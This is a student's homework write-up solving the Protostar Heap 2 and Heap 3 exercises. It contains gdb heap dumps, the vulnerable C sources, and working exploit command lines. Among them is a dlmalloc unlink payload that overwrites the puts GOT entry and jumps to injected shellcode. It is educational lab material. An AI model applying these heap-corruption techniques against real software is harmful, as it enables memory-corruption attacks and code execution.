Homework 6

Ng Tze Kean
Student number: 721370290002

April 14, 2024

Heap 2

Problem

We are told that when we see the message `you have logged in already` then the exploit is complete. Looking at the source code, we see that we need to modify `auth->auth` to be of a non-zero value.

Idea and Attack process

We first realize that if we call `login` without declaring `auth` the program will crash. We cannot find a way to exploit this crash, so we look into what we can do after declaring `auth`. We see that allocation to `auth` has a strict check on the length of the input before allocation to `auth->name`. This means that we are not able to overflow the data in the struct such that we modify the int component of the struct.
We see `strdup`, called for service. Through checking the documentation, we can see that the function allocates new memory on the heap and copies the string into newly allocated memory. We can verify this by first calling `auth aaaa` then followed by `servicaaaa` and `serviceeee` to see the effect and we can verify that it modifies the value in the address that contains `auth->auth` if we call for service twice.

```
x/15x 0x804c000
>>>0x804c000:    0x00000000    0x00000011    0x61616161    0x0000000a
>>>0x804c010:    0x00000000    0x00000011    0x0a616161    0x00000000
>>>0x804c020:    0x00000000    0x00000011    0x0a656565    0x00000000
>>>0x804c030:    0x00000000    0x00000fd1    0x00000000
```

We begin our exploit based on the idea above.

```
./heap2
>>>[ auth = (nil), service = (nil) ]
>>>auth a
>>>[ auth = 0x804c008, service = (nil) ]
>>>service a
>>>[ auth = 0x804c008, service = 0x804c018 ]
>>>service a
>>>[ auth = 0x804c008, service = 0x804c028 ]
>>>login
>>>you have logged in already!
```

Source code

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

struct auth {
  char name[32];
  int auth;
};

struct auth *auth;
char *service;

int main(int argc, char **argv)
{
  char line[128];

  while(1) {
    printf("[ auth = %p, service = %p ]\n", auth, service);

    if(fgets(line, sizeof(line), stdin) == NULL) break;

    if(strncmp(line, "auth ", 5) == 0) {
      auth = malloc(sizeof(auth));
      memset(auth, 0, sizeof(auth));
      if(strlen(line + 5) < 31) {
        strcpy(auth->name, line + 5);
      }
    }
```

```
    if(strncmp(line, "reset", 5) == 0) {
      free(auth);
    }
    if(strncmp(line, "service", 6) == 0) {
      service = strdup(line + 7);
    }
    if(strncmp(line, "login", 5) == 0) {
      if(auth->auth) {
        printf("you have logged in already!\n");
      } else {
        printf("please enter your password\n");
      }
    }
  }
}
```

Heap 3

Problem

We now see that we have 3 `malloc` calls sequentially followed by `free` in the reverse order. Let's try to fill the buffer and examine the heap.

```
run `python -c "print 'A' * 32"` `python -c "print 'B' * 32"` `python -c "print 'C'
    * 32"`

x/35x 0x804c000
>>>0x804c000:    0x00000000    0x00000029    0x41414141    0x41414141
>>>0x804c010:    0x41414141    0x41414141    0x41414141    0x41414141
>>>0x804c020:    0x41414141    0x41414141    0x00000000    0x00000029
>>>0x804c030:    0x42424242    0x42424242    0x42424242    0x42424242
>>>0x804c040:    0x42424242    0x42424242    0x42424242    0x42424242
>>>0x804c050:    0x00000000    0x00000029    0x43434343    0x43434343
>>>0x804c060:    0x43434343    0x43434343    0x43434343    0x43434343
>>>0x804c070:    0x43434343    0x43434343    0x00000000    0x00000f89
>>>0x804c080:    0x00000000    0x00000000    0x00000000
```

We can see how there is a chunk before the start of the string and there is also an empty chunk in after the string. We also examine the heap after `free` to figure out what the heap is like upon freeing the memory.

```
x/35x 0x804c000
>>>0x804c000:    0x00000000    0x00000029    0x0804c028    0x41414141
>>>0x804c010:    0x41414141    0x41414141    0x41414141    0x41414141
>>>0x804c020:    0x41414141    0x41414141    0x00000000    0x00000029
>>>0x804c030:    0x0804c050    0x42424242    0x42424242    0x42424242
>>>0x804c040:    0x42424242    0x42424242    0x42424242    0x42424242
>>>0x804c050:    0x00000000    0x00000029    0x00000000    0x43434343
>>>0x804c060:    0x43434343    0x43434343    0x43434343    0x43434343
>>>0x804c070:    0x43434343    0x43434343    0x00000000    0x00000f89
>>>0x804c080:    0x00000000    0x00000000    0x00000000
```

Here we can see that the first chunk of `c` now points to nothing and we notice that for the other 2 variables, it now points to the address of the preceding variable. For instance, after free, the first address of `b` now points to the first address of `c`. This hints that there is some form of linked list established. We search online for how dlmalloc works and we find the following structure.

```
  struct malloc_chunk {
    INTERNAL_SIZE_T    prev_size;
    INTERNAL_SIZE_T    size;
    struct malloc_chunk*   fd;
    struct malloc_chunk*   bk;
  }
```

We can infer that on `free` the fd pointer is being set correctly, but the other pointers are not being updated. We search the documentation for more information and we find out that the reason for this is because of **fastbin**. Fastbin has the property of having the same size and stored in a single-linked-list.

We also observe that size is `0x00000029` which holds the value of decimal 41. Looking at the malloc implementation, we see that the size of malloc runs in multiple of 8, and that the first 3 bits are flags used to indicate `[Allocated Arena,MMap,Previous chunk in use]`. Thus, we can see that the size of the chunk is 40 and that `Previous chunk in use` is set.

Why is this important? We have 2 pointers for each chunk, fd and bk, which we can use to manipulate the address that we want to target. However, Fastbin property is causing the bk pointer to not update as expected, thus we want to also modify the chunk such that it is perceived to be a normal chunk. On searching the internet we find that we can do so by modifying the size of the chunk through use of negative numbers to trick the allocator. The specifics can be found here http://phrack.org/issues/57/9.html By supplying a value of -4, we now will have the previous chunk starting 4 bytes before the current chunk. Now that have bypassed the fastbin issue, we now need to look into how the memory for a normal chunk is freed.

On inspection, we see that `unlink` is called instead, which will perform the following 2 update as shown below. Writes the value of P-¿bk to the memory address pointed to by (P-¿fd) + 12. Writes the value of P-¿fd to the memory address pointed to by (P-¿bk) + 8. This means that for our address modification, we must take note to minus the offset.

```
  *(P->fd + 12) = P->bk
  *(P->bk + 8) = P->fd
```

We notice that on `main+172` that `puts` is also called, which we can potentially modify to call `winner` instead. With all this, we can proceed to try to attack the code.


Idea and Attack process

We now have an idea of what our 2nd parameter should be. It would first write 32 bytes followed by the 2 negative numbers denoted in hex (-4) as `prev_size` and `size`, followed by a filler for alignment and the address of `puts` in the GOT table and the address of the function `winner`. We also have to note that we must -12 from the address of `puts` because of the


```
objdump -TR /opt/protostar/bin/heap3 | grep puts
>>>00000000      DF *UND*  00000000  GLIBC_2.0   puts
>>>0804b128 R_386_JUMP_SLOT   puts

print &winner
>>>$1 = (void (*)(void)) 0x8048864 <winner>

run A `python -c "print 'A' * 32 + '\xfc\xff\xff\xff'*2 + 'A' * 4 + '\x1c\xb1\x04\x08\x64\x88\x04\x08'"` D
>>>Program received signal SIGSEGV, Segmentation fault.
>>>0x08049906 in free (mem=0x804c058) at common/malloc.c:3638
>>>3638    in common/malloc.c
p $_siginfo._sifields._sigfault
>>>$1 = {si_addr = 0x804886c}
```

To explain what is going on, recall how the `unlink` function works. It will first attempt to write the address of `winner` in the address `0804b11c + 12` which is the the GOT table pointing to `puts`. Then, afterwards, it will write `0804b11c` to `0x8048864+8`.

Before calling unlink



After calling unlink



We realize that the `unlink` function tries to write to `0x8048864+8` which is a text segment of the code. On searching, we find out that this segment is a read only segment and thus, when `unlink` tries to write to the address that we injected, it runs into an error. We try instead to inject an address that we know we can write to, such as an address that resides in our heap.
Now, if we were to point to an address within our heap, then we need a mechanism to run `winner` . We search online and we find that we are able to use a shellcode to jump to `winner`. Through searching online, I found that we can call a push of the address and ret to get the function running. We can place this string in our first variable `a` and set the previously unwrittable address location to point to our shell code. Since free will modify the first chunk (4bytes) of the allocated memory, we will structure the first injected parameter to be `[4 bytes filler][Shellcode]`. We know that `a` starts at `0x804c008` and thus we will point to `0x804c00c` a +4 offset because of the filler that we are adding.

```
./heap3 `python -c "print 'AAAA\x68\x64\x88\x04\x08\xc3'"`
  `python -c "print 'A' * 32 + '\xfc\xff\xff\xff'*2 + 'A' * 4 + '\x1c\xb1\x04\x08\
    x0c\xc0\x04\x08'"` C
>>>that wasn't too bad now, was it? @ 1713054815
```

Source code

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

void winner()
{
  printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
  char *a, *b, *c;

  a = malloc(32);
  b = malloc(32);
  c = malloc(32);

  strcpy(a, argv[1]);
  strcpy(b, argv[2]);
  strcpy(c, argv[3]);

  free(c);
  free(b);
  free(a);

  printf("dynamite failed?\n");
}
```